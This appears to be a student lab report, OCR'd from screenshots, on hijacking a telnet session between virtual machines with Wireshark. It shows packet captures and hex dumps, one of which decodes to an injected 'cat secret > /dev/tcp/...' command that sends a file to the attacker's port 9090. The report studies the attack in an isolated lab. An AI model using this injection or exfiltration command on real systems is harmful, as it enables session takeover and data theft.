
- The shell program uses one end of the TCP connection for its input output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.



```
No.  Time          Source          Destination     Protocol Length Info
  80 62.372891219  192.168.43.13   192.168.43.14   TELNET      67 Telnet Data ...
  82 62.725769435  192.168.43.13   192.168.43.14   TELNET      68 Telnet Data ...
  84 62.731479773  192.168.43.14   192.168.43.13   TELNET      68 Telnet Data ...
  86 62.830707105  192.168.43.14   192.168.43.13   TELNET     132 Telnet Data ...
  88 62.830957277  192.168.43.14   192.168.43.13   TELNET     308 Telnet Data ...
  90 62.831170795  192.168.43.14   192.168.43.13   TELNET     197 Telnet Data ...
  92 62.832485646  192.168.43.14   192.168.43.13   TELNET     139 Telnet Data ...
  94 62.941867841  192.168.43.14   192.168.43.13   TELNET     148 Telnet Data ...
 172 209.518569801 192.168.43.13   192.168.43.14   TELNET      97 [TCP Previous seg
```

```
› Frame 94: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface enp0s3, i
› Ethernet II, Src: PcsCompu_e4:1f:a2 (08:00:27:e4:1f:a2), Dst: PcsCompu_00:22:5f (08:00:27:00:2
› Internet Protocol Version 4, Src: 192.168.43.14, Dst: 192.168.43.13
⌄ Transmission Control Protocol, Src Port: 23, Dst Port: 42370, Seq: 633, Ack: 150, Len: 82
    Source Port: 23
    Destination Port: 42370
    [Stream index: 0]
    [TCP Segment Len: 82]
    Sequence Number: 633    (relative sequence number)
    Sequence Number (raw): 2161798789
    [Next Sequence Number: 715    (relative sequence number)]
    Acknowledgment Number: 150    (relative ack number)
    Acknowledgment number (raw): 4258010786
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
```


```
0000  08 00 27 00 22 5f 08 00  27 e4 1f a2 08 00 45 10   ··'·"_·· '·····E·
0010  00 86 a3 92 40 00 40 06  bf 63 c0 a8 2b 0e c0 a8   ····@·@· ·c··+···
0020  2b 0d 00 17 a5 82 80 da  6e 85 fd cc 16 a2 80 18   +······· n·······
0030  01 fd d7 e4 00 00 01 01  08 0a 6c 59 50 10 5a 4c   ········ ··lYP·ZL
0040  1f bb 1b 5d 30 3b 6d 61  6e 73 69 40 6d 61 6e 73   ···]0;ma nsi@mans
0050  69 2d 56 69 72 74 75 61  6c 42 6f 78 3a 20 7e 07   i-Virtua lBox: ~·
0060  1b 5b 30 31 3b 33 32 6d  6d 61 6e 73 69 40 6d 61   ·[01;32m mansi@ma
0070  6e 73 69 2d 56 69 72 74  75 61 6c 42 6f 78 1b 5b   nsi-Virt ualBox·[
0080  30 30 6d 3a 1b 5b 30 31  3b 33 34 6d 7e 1b 5b 30   00m:·[01 ;34m~·[0
0090  30 6d 24 20                                        0m$
```


*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: telnet

```
estination        Protocol Length Info
92.168.43.14      TELNET       67 Telnet Data ...
92.168.43.14      TELNET       68 Telnet Data ...
92.168.43.13      TELNET       68 Telnet Data ...
92.168.43.13      TELNET      132 Telnet Data ...
92.168.43.13      TELNET      308 Telnet Data ...
92.168.43.13      TELNET      197 Telnet Data ...
92.168.43.13      TELNET      139 Telnet Data ...
92.168.43.13      TELNET      148 Telnet Data ...
92.168.43.14      TELNET       97 [TCP Previous segment not captured] Telnet Data ...
```

```
› Frame 172: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_00:22:5f (08:00:27:00:22:5f), Dst: PcsCompu_e4:1f:a2 (08:00:27:e4:1
› Internet Protocol Version 4, Src: 192.168.43.13, Dst: 192.168.43.14
⌄ Transmission Control Protocol, Src Port: 42370, Dst Port: 23, Seq: 36957375, Len: 43
    Source Port: 42370
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 43]
    Sequence Number: 36957375    (relative sequence number)
    Sequence Number (raw): 715
    [Next Sequence Number: 36957418    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  › Flags: 0x000 (<None>)
```




Activities
Wireshark
Dec 14 19:48
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet

```
No.  Time           Source          Destination     Protocol  Length Info
  98 29.000131106   192.168.43.13   192.168.43.14   TELNET      67 Telnet Data .
 100 29.169053694   192.168.43.13   192.168.43.14   TELNET      67 Telnet Data .
 104 29.574765555   192.168.43.13   192.168.43.14   TELNET      68 Telnet Data .
 106 29.578248796   192.168.43.14   192.168.43.13   TELNET      68 Telnet Data .
 108 29.792796695   192.168.43.14   192.168.43.13   TELNET     132 Telnet Data .
 110 29.793440711   192.168.43.14   192.168.43.13   TELNET     439 Telnet Data .
 112 29.794086996   192.168.43.14   192.168.43.13   TELNET     137 Telnet Data .
 114 29.794460294   192.168.43.14   192.168.43.13   TELNET      68 Telnet Data .
 116 29.880172818   192.168.43.14   192.168.43.13   TELNET     148 Telnet Data .
```


```
▸ Internet Protocol Version 4, Src: 192.168.43.14, Dst: 192.168.43.13
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 42334, Seq: 633, Ack: 150, Len: 82
    Source Port: 23
    Destination Port: 42334
    [Stream index: 0]
    [TCP Segment Len: 82]
    Sequence Number: 633    (relative sequence number)
    Sequence Number (raw): 352949118
    [Next Sequence Number: 715    (relative sequence number)]
    Acknowledgment Number: 150    (relative ack number)
    Acknowledgment number (raw): 367756972
```

```
0000  08 00 27 00 22 5f 08 00  27 e4 1f a2 08 00 45 10   ··'·"_·· '·····E·
0010  00 86 02 c2 40 00 40 06  60 34 c0 a8 2b 0e c0 a8   ····@·@· `4··+···
0020  2b 0d 00 17 a5 5e 15 09  93 7e 15 eb 86 ac 80 18   +····^·· ·~······
0030  01 fd d7 e4 00 00 01 01  08 0a 6c 3c 77 17 5a 2f   ········ ··l<w·Z/
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet

```
Time          Source          Destination     Protocol  Length Info
43.266689232  192.168.43.13   192.168.43.14   TELNET      67 Telnet
43.597238973  192.168.43.13   192.168.43.14   TELNET      68 Telnet
43.602189968  192.168.43.14   192.168.43.13   TELNET      68 Telnet
43.679147470  192.168.43.14   192.168.43.13   TELNET     132 Telnet
43.679663775  192.168.43.14   192.168.43.13   TELNET     439 Telnet
43.679942652  192.168.43.14   192.168.43.13   TELNET     137 Telnet
43.680145996  192.168.43.14   192.168.43.13   TELNET      68 Telnet
43.771520695  192.168.43.14   192.168.43.13   TELNET     148 Telnet
119.073620730 192.168.43.13   192.168.43.14   TELNET      97 [TCP Sp
```



```
0000  08 00 27 e4 1f a2 08 00  27 00 22 5f 08 00 45 00   ··'····· '·"_··E·
0010  00 53 9d 00 00 00 00 06  46 39 c0 a8 2b 0d c0 a8   ·S······ F9··+···
0020  2b 0e a5 82 00 17 00 00  02 cb 00 00 00 00 50 00   +······· ······P·
0030  07 d0 dd 15 00 00 0a 63  61 74 20 73 65 63 72 65   ·······c at secre
0040  74 20 3e 20 2f 64 65 76  2f 74 63 70 2f 31 39 32   t > /dev /tcp/192
0050  2e 31 36 38 2e 34 33 2e  31 31 31 2f 39 30 39 30   .168.43. 111/9090
0060  0a                                                 ·
```

Conclusion:

1] The telnet connection between the client machine and server machine was hijacked by the attacker using wireshark. Wireshark was used to observe the packets sent between client and server.

2] The contents of secret.txt file are listened by attacker on his port 9090

3] Based on available port number , tcp assigns the initial port number at random.Each subsequent TCP connection uses a port number that is greater than the previous one.

4] The attacker uses the last TCP packet's acknowledgement and sequence number to hijack the packet.